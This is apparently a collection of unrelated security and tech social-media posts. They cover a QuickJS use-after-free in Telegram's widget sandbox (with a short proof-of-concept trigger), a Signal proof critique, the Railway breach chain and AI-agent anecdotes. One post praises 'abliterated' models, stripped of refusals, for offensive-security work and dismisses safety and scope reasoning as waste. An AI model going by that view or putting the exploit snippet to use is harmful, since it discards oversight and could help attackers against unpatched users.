Telegram shipped a "sandbox" for HTML widgets in messages. It's an in-process QuickJS (C) interpreter on a thread...
No fork, no isolatedProcess, no seccomp anywhere in the tree, so any QuickJS exploit is enough to gain full control with whatever privileges the Telegram client is running as without the need for any separate sandbox escape
The bug is a UaF in the interpreter, from standard JS:
```js
class D { [Symbol.dispose]() {} }
const d = new D();
let leak;
class C { static {
for (await using x of [d, d]) leak = () => x;
}}
// ... run anything ...
leak() // reads a freed frame
```
The fix for this particular vuln is still just in the master branch, and considering the number of vulnerabilities QuickJS has had in the past, this vuln will surely not be the last...
Signal proved secure... or, at least "18,000 lines of statements and definitions, another 8,000 of AArch64 semantics, and a log of deviations from the source papers and from libsignal" has been proved.
"The security properties named in the abstract cover less than they suggest, however. Authentication says that if Bob accepts a handshake from Alice, then Alice completed one with the same prekeys "with some peer (not necessarily Bob)". Forward secrecy doesn't rule out a known replay-based loss of forward secrecy..."
https://t.co/JaNRC8ODUj
My AI agents found an unmapped Maya site in Mexico, using LiDAR data from a NASA dataset.
72 hours from a random thought on vacation to a reply from Mexico's national archaeology institute.
What a time to be alive…
I (and @xssdoctor) were just talking about our experiences the other day, for bounty and pentest work.
We have the opposite experience.
Running Abliterated models drastically changes offsec CoT and hence outcomes for cyber testing.
If you watch your chain of thought in a normal model, you’ll notice it taking a significant portion of your inference or tokens to argue about the tasks validity, safety, scope, and system prompt directives. PAGES of garbage reasoning polluting your attention mechanism for the transformer. It may get to “ok, I’ll do it” but you’ve wasted time, attention, and tokens, and have context pollution for future generations.
Abliterated models don’t do this. That and they also have the latent space to ideate and find solutions to things a normal model won’t.
As harsh as it sounds, I don’t think you should trust Railway as an infrastructure provider. For the next year, we won’t approve any vendor that uses them as an infra subprocessor.
My rationale from this report:
• Customer secrets, “sealed” ones included, were stored in Temporal build histories. A single build credential was enough to read 353 other builds’ histories.
• That same credential could pull a copy of Railway’s internal monorepo.
• A misconfigured OIDC binding handed the attacker production cloud credentials.
• From there, the attacker pulled internal SSH keys and got onto a prod machine with a long-lived credential on disk that could decrypt customer secrets.
Kudos to Railway for the transparency, but I don’t think the security maturity is there yet. There was also no talk of an HSM, which is kind of surprising.
Starting to roll out today: Claude Whiteboards, Claude Sheets and Claude Data.
Think a plan through on a board, build a tracker in a sheet, and tell a story with your data.
My Apple exploit chain leveraged 7 different bugs and multiple techniques to achieve reliable code execution. I'm glad to see none of them were duplicates.
I'm old enough to remember a whole five years ago Texas' power froze and D's lambasted R's populist obsession with low rates instead of more infrastructure investments. Now one second after D's get elected and... sigh.

Trying to have an AI call to cancel internet service. So far we're not off to a good start. Despite instructions clearly and only containing my name, the AI kicks off with "I'm a virtual assist calling for scriptjunkie"